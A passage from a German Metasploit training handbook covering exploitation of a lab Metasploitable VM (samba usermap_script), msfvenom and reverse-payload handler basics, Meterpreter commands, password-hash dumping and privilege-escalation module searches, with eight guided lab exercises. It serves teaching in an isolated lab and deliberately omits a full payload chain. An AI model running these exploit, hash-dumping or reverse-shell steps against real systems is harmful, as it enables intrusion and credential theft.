Der Rang beschreibt die Zuverlässigkeit des Exploits, nicht sein Schadenspotenzial. Auch ein als „Excellent" eingestufter Exploit kann ein Zielsystem destabilisieren – der Rang ist eine Einschätzung der Modulautor:innen, keine Garantie.

7.3 Ein zweites Beispiel: Samba-Schwachstelle

Beispiel 7.3: Eine weitere, dokumentierte Metasploitable-Schwachstelle

```
msf6 > search type:exploit samba
msf6 > use exploit/multi/samba/usermap_script
msf6 exploit(usermap_script) > set RHOSTS 192.168.56.102
msf6 exploit(usermap_script) > run
```

Auch dieses Modul zielt auf eine in Metasploitable 2 absichtlich eingebaute, historische Schwachstelle in einer veralteten Samba-Version und dient ausschließlich der Übung in der eigenen Laborumgebung.

7.4 Ergebnisse dokumentieren

Beispiel 7.4: Einen erfolgreichen Exploit-Lauf dokumentieren

```
msf6 > notes -a -t exploit -h 192.168.56.102 \
    "vsftpd_234_backdoor erfolgreich, Session 1, siehe Screenshot"
```

TIPP – Profi-Trick

Dokumentiere jeden erfolgreichen Lauf sofort, nicht erst am Ende der Übungssitzung – Modulname, Zielsystem, Zeitpunkt und erreichtes Rechteniveau sind genau die Angaben, die später im Bericht gebraucht werden (Ethical-Hacking-Handbuch, Kapitel 8).

Zusammenfassung

Zusammenfassung

- Ein vollständiger Exploit-Workflow führt über Modulsuche, Optionen setzen, `check`, `run` und Dokumentation.
- `check` prüft Verwundbarkeit, sofern vom Modul unterstützt, ohne den eigentlichen Exploit auszulösen.
- Der Exploit-Rang beschreibt Zuverlässigkeit, nicht Schadenspotenzial.
- Jeder erfolgreiche Lauf sollte sofort im Workspace dokumentiert werden, als Grundlage für den späteren Bericht.

Kapitel 8: Payloads und msfvenom

Lernziele

- Du verstehst den Unterschied zwischen Staged- und Stageless-Payloads.
- Du kennst den Zweck von `msfvenom` und seinen grundsätzlichen Aufbau.
- Du verstehst, warum dieses Kapitel bewusst auf eine vollständige, kopierbare Befehlskette verzichtet.

ILLEGAL – niemals ohne Auftrag

Payload-Erzeugung ist einer der technisch sensibelsten Bereiche dieses gesamten Buches, weil dabei eine eigenständig lauffähige Datei entsteht. Dieses Kapitel erklärt das Prinzip und die Bausteine, verzichtet aber bewusst auf eine vollständige, direkt kopierbare Befehlskette aus Payload-Erzeugung, Handler-Start und Zustellung – wie bereits im Ethical-Hacking-Handbuch (Kapitel 5.8) dargelegt. Jede praktische Anwendung gehört ausschließlich in eine vollständig isolierte Laborumgebung, niemals in Kombination mit einem realen, aus einem Netzwerk erreichbaren Zielsystem.

8.1 Staged vs. Stageless

Payload-Art	Charakteristik
Stageless	enthält den vollständigen Code in einem Stück; größer, aber unabhängiger
Staged	lädt nach einem kleinen ersten Teil weiteren Code über eine bestehende Verbindung nach; kleiner, aber auf einen aktiven Handler angewiesen

Beispiel 8.1: Namenskonvention unterscheiden (Konzept, keine lauffähige Kette)

```
windows/meterpreter/reverse_tcp            -> staged
windows/meterpreter_reverse_tcp (mit "_")  -> stageless (je nach Payload-Familie)
```

8.2 Der grundsätzliche Aufbau von msfvenom

Beispiel 8.2: Grundstruktur eines msfvenom-Aufrufs (Bausteine, keine vollständige Kette)

```
msfvenom -p <payload-name> <payload-optionen> -f <ausgabeformat> -o <datei>
```

Baustein	Bedeutung
`-p`	der gewählte Payload (z. B. ein Meterpreter-Payload)
Payload-Optionen	z. B. `LHOST=`, `LPORT=` – wohin sich ein Reverse-Payload verbinden soll
`-f`	Ausgabeformat (z. B. `exe`, `elf`, `raw`, `php`)
`-o`	Zieldatei, in die der erzeugte Payload geschrieben wird

Beispiel 8.3: Verfügbare Formate und Payloads nachschlagen

```
$ msfvenom --list formats
$ msfvenom --list payloads | grep meterpreter
```

Gut zu wissen

`msfvenom` ersetzt zwei ältere, getrennte Werkzeuge (`msfpayload` und `msfencode`) und vereint Payload-Erzeugung und optionales Encoding (Kapitel 2.1) in einem Programm. Die vollständige Optionsreferenz liefert `msfvenom --help`.

8.3 Encoder: wann sie sinnvoll sind

Encoder verändern die Byte-Darstellung eines Payloads, etwa um bestimmte, für ein Zielformat ungültige Zeichen zu vermeiden (z. B. Nullbytes in manchen Kontexten). Sie sind **kein** zuverlässiges Mittel, um Virenscanner zu umgehen – moderne Schutzsoftware erkennt die meisten Standard-Encoder zuverlässig.

Beispiel 8.4: Verfügbare Encoder auflisten

```
$ msfvenom --list encoders
```

WARNUNG – Sicherheitsrisiko

Verlasse dich nicht auf Encoder, um Erkennung zu umgehen, weder im Labor noch in einem autorisierten Auftrag. Fortgeschrittene Umgehungstechniken für Schutzsoftware sind ein eigenständiges, hier bewusst nicht vertieftes Fachgebiet mit eigenen rechtlichen und ethischen Fragestellungen.

8.4 Der Handler: das Gegenstück zu einem Reverse-Payload

Ein Reverse-Payload braucht auf der Angreiferseite einen wartenden **Handler**, der die eingehende Verbindung entgegennimmt.

Beispiel 8.5: Handler-Modul konzeptionell (Bausteine, keine vollständige Kette)

```
msf6 > use exploit/multi/handler
msf6 exploit(handler) > set PAYLOAD <passender-payload-name>
msf6 exploit(handler) > set LHOST <eigene-ip-im-testnetz>
msf6 exploit(handler) > set LPORT <port>
msf6 exploit(handler) > run
```

Der Handler muss dabei exakt zum gewählten Payload passen (Name, `LHOST`, `LPORT`) – diese Übereinstimmung selbst sorgfältig herzustellen und im eigenen, isolierten Labor zu verifizieren, ist Teil des Lernziels in Übung 6 (Kapitel 10).

Zusammenfassung

Zusammenfassung

- Stageless-Payloads sind eigenständig, Staged-Payloads laden nach dem Start weiteren Code über einen aktiven Handler nach.
- `msfvenom` kombiniert Payload-Auswahl, Optionen, Ausgabeformat und Zieldatei in einem Aufruf.
- Encoder verändern die Byte-Darstellung, sind aber kein zuverlässiges Mittel gegen moderne Schutzsoftware.
- Ein Reverse-Payload benötigt einen exakt passenden, wartenden Handler auf der Angreiferseite.

Kapitel 9: Meterpreter – Post-Exploitation-Grundlagen

Lernziele

- Du nutzt die grundlegenden Meterpreter-Befehle nach einem erfolgreichen Exploit.
- Du verstehst, warum Meterpreter speicherresident statt dateibasiert arbeitet.
- Du kannst zwischen mehreren Sitzungen wechseln und sie verwalten.

ILLEGAL – niemals ohne Auftrag

Alle Befehle dieses Kapitels setzen eine bereits im eigenen Labor erlangte Sitzung voraus (Kapitel 7). Post-Exploitation-Befehle wie das Auslesen von Passwort-Hashes sind im Labor ein wichtiger Lerninhalt und gegen ein reales, nicht autorisiertes System ein eigenständiger, schwerwiegender Rechtsverstoß.

9.1 Warum Meterpreter?

Meterpreter ist ein fortgeschrittener Payload, der vollständig im Arbeitsspeicher des Zielsystems läuft, ohne eine Datei auf die Festplatte zu schreiben. Das macht ihn flexibler und unauffälliger als eine einfache Kommandozeilen-Shell, und er bringt zahlreiche eingebaute Post-Exploitation-Funktionen mit.

9.2 Grundlegende Befehle

Beispiel 9.1: Erste Befehle nach einer erfolgreichen Sitzung

```
meterpreter > sysinfo
Computer        : METASPLOITABLE
OS              : Linux 2.6.24-16-server
meterpreter > getuid
Server username: root
```

Befehl	Zweck
`sysinfo`	grundlegende Systeminformationen
`getuid`	aktuelle Benutzerrechte
`pwd` / `ls` / `cd`	Navigation im Dateisystem des Zielsystems
`download` / `upload`	Dateien zwischen Angreifer und Zielsystem übertragen
`screenshot`	Bildschirmfoto des Zielsystems (bei grafischen Systemen)
`background`	Sitzung in den Hintergrund legen, ohne sie zu beenden

9.3 Mit mehreren Sitzungen arbeiten

Beispiel 9.2: Sitzungen verwalten

```
msf6 > sessions -l
msf6 > sessions -i 1
meterpreter > background
msf6 > sessions -i 2
```

TIPP – Profi-Trick

`background` statt `exit` zu nutzen ist eine wichtige Gewohnheit: `exit` beendet die Sitzung endgültig, `background` legt sie nur beiseite und erlaubt, später mit `sessions -i <nummer>` zu ihr zurückzukehren.

9.4 Post-Module statt manueller Befehle

Für viele wiederkehrende Aufgaben existieren bereits fertige Post-Module (Kapitel 2.4), die sich direkt auf eine bestehende Sitzung anwenden lassen.

Beispiel 9.3: Ein Post-Modul auf eine bestehende Sitzung anwenden

```
msf6 > use post/linux/gather/hashdump
msf6 post(hashdump) > set SESSION 1
msf6 post(hashdump) > run
```

Gut zu wissen

`hashdump` liefert dieselbe Art von Rohdaten, die anschließend an John the Ripper oder Hashcat zur weiteren Prüfung übergeben werden könnten (John-the-Ripper-Handbuch, Kapitel 5.2; Hashcat-Handbuch, Kapitel 1.2) – ein gutes Beispiel dafür, wie die Werkzeuge dieser Reihe ineinandergreifen.

9.5 Rechteausweitung als Post-Schritt

Beispiel 9.4: Lokale Rechteausweitungsmodule durchsuchen

```
msf6 > search type:exploit platform:linux local
```

Diese Module setzen auf dieselben Grundprinzipien, die im Ethical-Hacking-Handbuch (Kapitel 7.2) manuell beschrieben werden – fehlkonfigurierte `sudo`-Regeln, unsichere Dateirechte –, automatisieren aber die Erkennung und Ausnutzung bekannter, konkreter Schwachstellen.

Zusammenfassung

Zusammenfassung

- Meterpreter läuft speicherresident und bringt zahlreiche Post-Exploitation-Funktionen eingebaut mit.
- `sysinfo`, `getuid`, Dateinavigation und `screenshot` gehören zu den grundlegenden Befehlen.
- `background` legt eine Sitzung beiseite, `sessions -i` wechselt zwischen mehreren aktiven Sitzungen.
- Post-Module automatisieren wiederkehrende Aufgaben wie Hash-Extraktion und lokale Rechteausweitung.

Kapitel 10: Praxisteil – Laboraufbau und geführte Übungen

Lernziele

- Du baust das für dieses Buch nötige Labor auf.
- Du arbeitest acht Übungen durch, die alle vorherigen Kapitel praktisch verbinden.
- Du weißt, dass Moduloptionen und Standardverhalten sich zwischen Metasploit-Versionen leicht unterscheiden können.

10.1 Laboraufbau

Dieses Buch nutzt dasselbe Labor-Grundgerüst wie die anderen Bände dieser Reihe: Kali-VM mit Metasploit und Metasploitable-2-VM im selben Internal Network, ohne Internetzugang (Ethical-Hacking-Handbuch, Kapitel 9).

10.2 Checkliste: sichere Laborumgebung

Checkliste 10.1: Vor jeder Übung

```
[ ] Netzwerkadapter aller beteiligten VMs steht auf "Internes Netzwerk"
[ ] `ip route` zeigt keine Standardroute ins Internet
[ ] Snapshot der Metasploitable-VM vorhanden
[ ] `db_status` zeigt eine aktive Datenbankverbindung (Kapitel 3.2)
[ ] Für Übung 6: Handler-Konfiguration auf das eigene Testnetz begrenzt
```

10.3 Übungen

Jede Übung folgt demselben Schema: Ziel, Voraussetzungen, Durchführung, erwartetes Ergebnis, Auswertung und Fehlerbehebung.

Übung 1: Workspace anlegen und Nmap-Daten importieren

Ziel: Den grundlegenden, datenbankgestützten Workflow einrichten. **Voraussetzungen:** Kali-VM mit Metasploit, aktiver Datenbank, erreichbare Metasploitable-VM. **Durchführung:** Lege einen Workspace `uebungsbuch` an (Beispiel 5.1) und führe `db_nmap -sV 192.168.56.102` aus (Beispiel 5.2). **Erwartetes Ergebnis:** `hosts` und `services` zeigen die Metasploitable-VM mit mehreren erkannten Diensten. **Auswertung:** Vergleiche die Ausgabe von `services` mit einem direkten Nmap-Scan (Nmap-Handbuch, Übung 2) – beide sollten übereinstimmen. **Fehlerbehebung:** Bleibt `hosts` leer, prüfe mit `db_status`, ob die Datenbankverbindung tatsächlich aktiv ist.

Übung 2: Ein Auxiliary-Modul gezielt einsetzen

Ziel: Ein Scanner-Modul konfigurieren und ausführen. **Voraussetzungen:** wie Übung 1. **Durchführung:** Führe `auxiliary/scanner/ftp/ftp_version` gegen die Metasploitable-VM aus (Beispiel 6.1). **Erwartetes Ergebnis:** Der FTP-Banner mit Versionsangabe erscheint in der Ausgabe und in der Service-Tabelle. **Auswertung:** Vergleiche das Ergebnis mit `services -p 21` (Beispiel 5.4). **Fehlerbehebung:** Kein Ergebnis? Prüfe mit `show options`, ob `RHOSTS` korrekt gesetzt wurde.

Übung 3: Anonymen FTP-Zugang prüfen und mit Nmap vergleichen

Ziel: Dieselbe Prüfung über zwei verschiedene Werkzeuge der Reihe nachvollziehen. **Voraussetzungen:** wie Übung 1. **Durchführung:** Führe `auxiliary/scanner/ftp/anonymous` aus (Beispiel 6.2) und danach das NSE-Skript `ftp-anon` über Nmap (Nmap-Handbuch, Beispiel 7.3). **Erwartetes Ergebnis:** Beide Werkzeuge melden denselben anonymen Zugriff. **Auswertung:** Notiere, welches der beiden Werkzeuge mehr Zusatzinformationen liefert. **Fehlerbehebung:** Weichen die Ergebnisse voneinander ab, prüfe, ob beide Werkzeuge gegen denselben Port und dieselbe IP-Adresse liefen.

Übung 4: Den vollständigen Exploit-Workflow durchlaufen

Ziel: Von der Modulsuche bis zur offenen Sitzung alle Schritte selbst ausführen. **Voraussetzungen:** wie Übung 1, Snapshot der Ziel-VM vorhanden. **Durchführung:** Durchlaufe Beispiel 7.1 vollständig: Modul suchen, Optionen setzen, `check`, `run`. **Erwartetes Ergebnis:** Eine geöffnete Sitzung mit root-Rechten auf der Metasploitable-VM. **Auswertung:** Prüfe mit `sessions -l`, dass die Sitzung tatsächlich aktiv ist, und mit `getuid` (sofern es sich um eine Meterpreter-Sitzung handelt) die erlangten Rechte. **Fehlerbehebung:** Schlägt `check` mit „target is not exploitable" fehl, prüfe mit Übung 2, ob tatsächlich die erwartete, veraltete vsftpd-Version läuft.

Übung 5: Erste Meterpreter-Befehle

Ziel: Grundlegende Post-Exploitation-Befehle anwenden. **Voraussetzungen:** eine offene Sitzung aus Übung 4 (idealerweise mit Meterpreter-Payload, falls das genutzte Modul das unterstützt). **Durchführung:** Führe `sysinfo`, `getuid` und `background` nacheinander aus (Beispiel 9.1–9.2). **Erwartetes Ergebnis:** Systeminformationen und Benutzerkontext werden angezeigt; die Sitzung bleibt nach `background` in `sessions -l` sichtbar. **Auswertung:** Vergleiche die angezeigte Benutzer-ID mit dem erwarteten Ergebnis aus Übung 4. **Fehlerbehebung:** Stehen keine Meterpreter-Befehle zur Verfügung, handelt es sich um eine einfache Shell-Sitzung – `sysinfo`/`getuid` sind dann meterpreter-spezifisch und nicht verfügbar; nutze stattdessen die entsprechenden Linux-Befehle direkt in der Shell.

Übung 6: Handler und Payload-Zuordnung verstehen

Ziel: Die Übereinstimmung zwischen Payload und Handler nachvollziehen, ohne eine neue Payload-Datei zu erzeugen. **Voraussetzungen:** wie Übung 1. **Durchführung:** Lies `show payloads` für das in Übung 4 genutzte Exploit-Modul (Beispiel 2.2) und notiere, welche Payload-Namen dort als kompatibel angezeigt werden. Formuliere schriftlich (ohne Ausführung), welche `LHOST`/`LPORT`-Werte ein passender Handler bräuchte. **Erwartetes Ergebnis:** Eine korrekte, schriftliche Zuordnung von Payload-Name zu Handler-Konfiguration. **Auswertung:** Vergleiche deine Notation mit der Struktur aus Beispiel 8.5. **Fehlerbehebung:** Bist du unsicher, welcher Payload zu welchem Exploit passt, nutze `info <exploit-name>` – der Abschnitt „Available targets" und „Payload information" listet dies auf.

Übung 7: Post-Modul auf eine bestehende Sitzung anwenden

Ziel: Ein Post-Modul statt manueller Befehle einsetzen. **Voraussetzungen:** eine aktive Sitzung mit root-Rechten aus Übung 4. **Durchführung:** Führe `post/linux/gather/hashdump` gegen deine aktive Sitzung aus (Beispiel 9.3). **Erwartetes Ergebnis:** Eine Liste von Benutzername-Hash-Paaren aus der Metasploitable-VM. **Auswertung:** Übergib (rein konzeptionell oder tatsächlich, mit eigenen Testdaten) das Ergebnis an John the Ripper oder Hashcat und vergleiche den Workflow mit den jeweiligen Büchern dieser Reihe. **Fehlerbehebung:** Schlägt das Modul fehl, prüfe mit `sessions -l`, ob `SESSION` auf die korrekte, noch aktive Sitzungsnummer gesetzt wurde.

Übung 8: Funde dokumentieren und exportieren

Ziel: Den Workspace als Grundlage für einen Bericht nutzen. **Voraussetzungen:** Ergebnisse aus Übung 1–7. **Durchführung:** Füge für jeden wichtigen Fund eine Notiz hinzu (Beispiel 5.6, 7.4) und sieh dir `hosts`, `services`, `creds` und `notes` gemeinsam an. **Erwartetes Ergebnis:** Ein vollständiger, nachvollziehbarer Überblick über alle Schritte dieser Übungsreihe, direkt aus der Datenbank. **Auswertung:** Vergleiche diesen Überblick mit dem Berichtsschema aus dem Ethical-Hacking-Handbuch (Kapitel 8.2) – welche Angaben fehlen noch für einen vollständigen Befund-Eintrag? **Fehlerbehebung:** Fehlen erwartete Einträge, prüfe, ob während der vorherigen Übungen durchgehend derselbe Workspace aktiv war (`workspace` ohne Argument zeigt den aktuell aktiven).

Zusammenfassung

Zusammenfassung

- Dasselbe Internal-Network-Labor wie in den anderen Büchern dieser Reihe reicht für alle acht Übungen aus.
- Die Übungen verbinden Workspace-Verwaltung, Auxiliary-Scanning, Exploitation, Meterpreter und Dokumentation zu einem vollständigen Workflow.
- Mehrere Übungen verweisen bewusst auf die anderen Bände dieser Reihe, um dieselbe Fragestellung werkzeugübergreifend zu vergleichen.

Kapitel 11: Troubleshooting, Spickzettel, Glossar und Ressourcen

Lernziele

- Du kannst die häufigsten Metasploit-Probleme einordnen und beheben.
- Du hast einen kompakten Spickzettel für den Alltag zur Hand.
- Du kennst weiterführende Ressourcen für die Vertiefung.

11.1 Häufige Probleme

Meldung / Symptom	Wahrscheinliche Ursache	Lösung
„Connection to database failed"	PostgreSQL-Dienst nicht gestartet	`sudo systemctl start postgresql` und `msfdb init` erneut ausführen
Modul meldet „not vulnerable", obwohl erwartet	abweichende Zielversion oder falsche Optionen	Version mit einem Auxiliary-Scanner (Kapitel 6) gegenprüfen
Exploit läuft durch, aber keine Sitzung öffnet sich	Payload und Handler stimmen nicht exakt überein	`LHOST`/`LPORT` und Payload-Name beidseitig prüfen (Kapitel 8.4)
`sessions -l` zeigt keine Sitzungen mehr	Sitzung durch Neustart des Zielsystems beendet	Exploit erneut ausführen, Zielsystem-Snapshot nutzen
Workspace-Daten verschwunden erscheinend	falscher Workspace aktiv	`workspace` ohne Argument zeigt den aktuell aktiven Workspace
Modul oder Option in diesem Buch nicht wie beschrieben vorhanden	abweichende Metasploit-Version	`msfconsole --version` prüfen, `msfupdate`/distributionseigene Aktualisierung erwägen

11.2 Spickzettel

Beispiel 11.1: Die wichtigsten msfconsole-Befehle auf einen Blick

```
# Datenbank und Workspace
db_status
workspace -a <name>
workspace <name>

# Module suchen und nutzen
search <begriff>
use <modulpfad>
show options
set <OPTION> <wert>
check
run

# Hosts, Dienste, Zugangsdaten
db_nmap -sV <ziel>
db_import <datei.xml>
hosts
services
creds

# Sitzungen
sessions -l
sessions -i <nummer>
background
# Meterpreter-Grundbefehle
sysinfo
getuid
download / upload
```

11.3 Glossar

- **Auxiliary** – Modultyp für Hilfsaufgaben wie Scanning oder Login-Versuche, ohne eigenen Exploit.
- **Encoder** – Modultyp, der die Byte-Darstellung eines Payloads verändert.
- **Exploit** – Modultyp, der eine konkrete Schwachstelle ausnutzt, um Codeausführung oder Zugriff zu erlangen.
- **Handler** – wartender Prozess, der die eingehende Verbindung eines Reverse-Payloads entgegennimmt.
- **Meterpreter** – fortgeschrittener, speicherresidenter Post-Exploitation-Payload.
- **msfconsole** – die zentrale, interaktive Kommandozeilenumgebung des Metasploit Frameworks.
- **msfvenom** – eigenständiges Werkzeug zur Erzeugung von Payloads außerhalb von msfconsole.
- **Payload** – Modultyp, der nach erfolgreichem Exploit auf dem Zielsystem ausgeführt wird.
- **Post** – Modultyp für Aufgaben nach bereits erfolgtem Zugriff.
- **Workspace** – ein in der Datenbank getrennt geführter Projektbereich mit eigenen Hosts, Diensten und Funden.

11.4 Weiterführende Ressourcen

Ressource	Inhalt
Offizielles Metasploit Unleashed (Rapid7/Offensive Security)	kostenloser, umfassender Einsteigerkurs
Offizielle Metasploit-Dokumentation (docs.metasploit.com)	vollständige, verbindliche Referenz
Ethical-Hacking-Handbuch (dieselbe Buchreihe)	Gesamtzusammenhang: Recon, Scanning, Exploitation, Reporting
Nmap-, hping3-, John-the-Ripper- und Hashcat-Handbuch (dieselbe Buchreihe)	die anderen Werkzeuge, die sich in den Metasploit-Workflow einbinden lassen
TryHackMe / HackTheBox	legale Übungsplattformen mit eigenen Metasploit-Räumen

TIPP – Profi-Trick

„Metasploit Unleashed" ist ein kostenloser, sehr ausführlicher Kurs, der viele der hier nur angerissenen Module und Techniken vertieft – eine naheliegende nächste Station nach diesem Handbuch.

Zusammenfassung

Zusammenfassung

- Die häufigsten Probleme betreffen die Datenbankverbindung, abweichende Zielversionen und nicht exakt passende Payload-/Handler-Konfigurationen.
- Der Spickzettel deckt Datenbank, Modulnutzung, Datenverwaltung, Sitzungen und Meterpreter-Grundbefehle ab.
- Metasploit Unleashed, die offizielle Dokumentation und die anderen Bände dieser Reihe sind die wichtigsten Anschlussstellen zum Weiterlernen.

Verzeichnis der Befehlsbeispiele

Beispiel 1.1: Typischer Metasploit-Workflow (Konzept) … Seite 8
Beispiel 2.1: Modultypen in msfconsole durchsuchen … Seite 9
Beispiel 2.2: Verfügbare Payloads zu einem Exploit anzeigen … Seite 9
Beispiel 2.3: Ein Auxiliary-Modul suchen und anzeigen … Seite 10
Beispiel 2.4: Ein Post-Modul suchen … Seite 10
Beispiel 3.1: Metasploit unter Kali starten … Seite 11
Beispiel 3.2: Datenbank-Dienst starten und Status prüfen … Seite 11
Beispiel 3.3: Isolation vor jeder Übung verifizieren … Seite 12
Beispiel 4.1: Nach einem Modul suchen … Seite 13
Beispiel 4.2: Suche nach Typ, Plattform oder CVE eingrenzen … Seite 13
Beispiel 4.3: Modul auswählen … Seite 13
Beispiel 4.4: Optionen setzen … Seite 13
Beispiel 4.5: Ein Modul ausführen … Seite 14
Beispiel 4.6: Nützliche Grundbefehle … Seite 14
Beispiel 5.1: Workspace anlegen und wechseln … Seite 15
Beispiel 5.2: Nmap-Scan direkt in die Datenbank einlesen … Seite 15
Beispiel 5.3: Eine vorhandene Nmap-XML-Datei importieren … Seite 15
Beispiel 5.4: Hosts und Dienste auflisten … Seite 16
Beispiel 5.5: Gezielt nach einem Dienst filtern … Seite 16
Beispiel 5.6: Eine eigene Notiz zu einem Host hinzufügen … Seite 16
Beispiel 6.1: FTP-Version gezielt erfassen … Seite 17
Beispiel 6.2: Anonymen FTP-Zugang prüfen … Seite 17
Beispiel 6.3: SSH-Login-Versuche über ein Auxiliary-Modul … Seite 17
Beispiel 6.4: Gefundene Zugangsdaten auflisten … Seite 18
Beispiel 7.1: vsftpd-Backdoor, vollständiger Ablauf … Seite 19
Beispiel 7.2: Rang eines Moduls anzeigen … Seite 19
Beispiel 7.3: Eine weitere, dokumentierte Metasploitable-Schwachstelle … Seite 20
Beispiel 7.4: Einen erfolgreichen Exploit-Lauf dokumentieren … Seite 20
Beispiel 8.1: Namenskonvention unterscheiden (Konzept, keine lauffähige Kette) … Seite 21
Beispiel 8.2: Grundstruktur eines msfvenom-Aufrufs (Bausteine, keine vollständige Kette) … Seite 21
Beispiel 8.3: Verfügbare Formate und Payloads nachschlagen … Seite 21
Beispiel 8.4: Verfügbare Encoder auflisten … Seite 22
Beispiel 8.5: Handler-Modul konzeptionell (Bausteine, keine vollständige Kette) … Seite 22
Beispiel 9.1: Erste Befehle nach einer erfolgreichen Sitzung … Seite 23
Beispiel 9.2: Sitzungen verwalten … Seite 24
Beispiel 9.3: Ein Post-Modul auf eine bestehende Sitzung anwenden … Seite 24
Beispiel 9.4: Lokale Rechteausweitungsmodule durchsuchen … Seite 24
Checkliste 10.1: Vor jeder Übung … Seite 25
Beispiel 11.1: Die wichtigsten msfconsole-Befehle auf einen Blick … Seite 29

Index

Auxiliary – 10, 14, 17, 18, 25, 26, 29
check – 19, 25, 26
db_nmap – 15, 25
Encoder – 22, 29
Exploit – 5, 9, 10, 14, 19, 20, 23, 26
Handler – 22, 26, 29
hashdump – 26
Metasploit – 5, 7, 8, 11, 15, 17, 20, 25
Meterpreter – 5, 10, 23, 26, 29
msfconsole – 7, 9, 15, 29
msfvenom – 5, 21, 29
Payload – 5, 9, 21, 22, 23, 26, 29
Post – 5, 10, 11, 14, 23, 24, 26, 29
sessions – 26
Staged – 21
Stageless – 21
Workspace – 15, 17, 18, 25, 27, 29

METASPLOIT DAS PRAXISHANDBUCH

Vom Modul zur vollständigen Sitzung

Metasploit bündelt tausende Module zu Exploitation, Scanning und Post-Exploitation hinter einer gemeinsamen Bedienlogik. Dieses Handbuch führt durch die Architektur des Frameworks, die Datenbank-Integration mit Nmap-Import, den vollständigen Workflow gegen Metasploitable, Payload-Grundlagen und die Post-Exploitation-Umgebung Meterpreter – und zeigt, wie sich die anderen Werkzeuge dieser Reihe nahtlos einbinden lassen.

DAS ERWARTET DICH

- Modularchitektur: Exploit, Payload, Auxiliary, Post, Encoder und NOP im Überblick
- Workspaces, Datenbank-Integration und direkter Nmap-Import
- Der vollständige Exploit-Workflow gegen Metasploitable, Schritt für Schritt
- Payload-Grundlagen und msfvenom – konzeptionell, ohne fertige Angriffskette
- Meterpreter-Grundbefehle, 8 geführte Übungen, Spickzettel und Glossar

Für wen?

Leser:innen des Ethical-Hacking-Handbuchs und der anderen Bände dieser Reihe, die das zentrale Exploitation-Framework vertiefen möchten, sowie Studierende und Auszubildende. Ausschließlich für legale, autorisierte Tests und eigene Laborumgebungen.

32 Seiten · Stand Oktober 2026 · Ergänzung zum Ethical-Hacking-Handbuch und der gesamten Reihe

Hinweis: Keine Rechts- oder Anlageberatung. Marken- und Produktnamen gehören ihren jeweiligen Inhabern.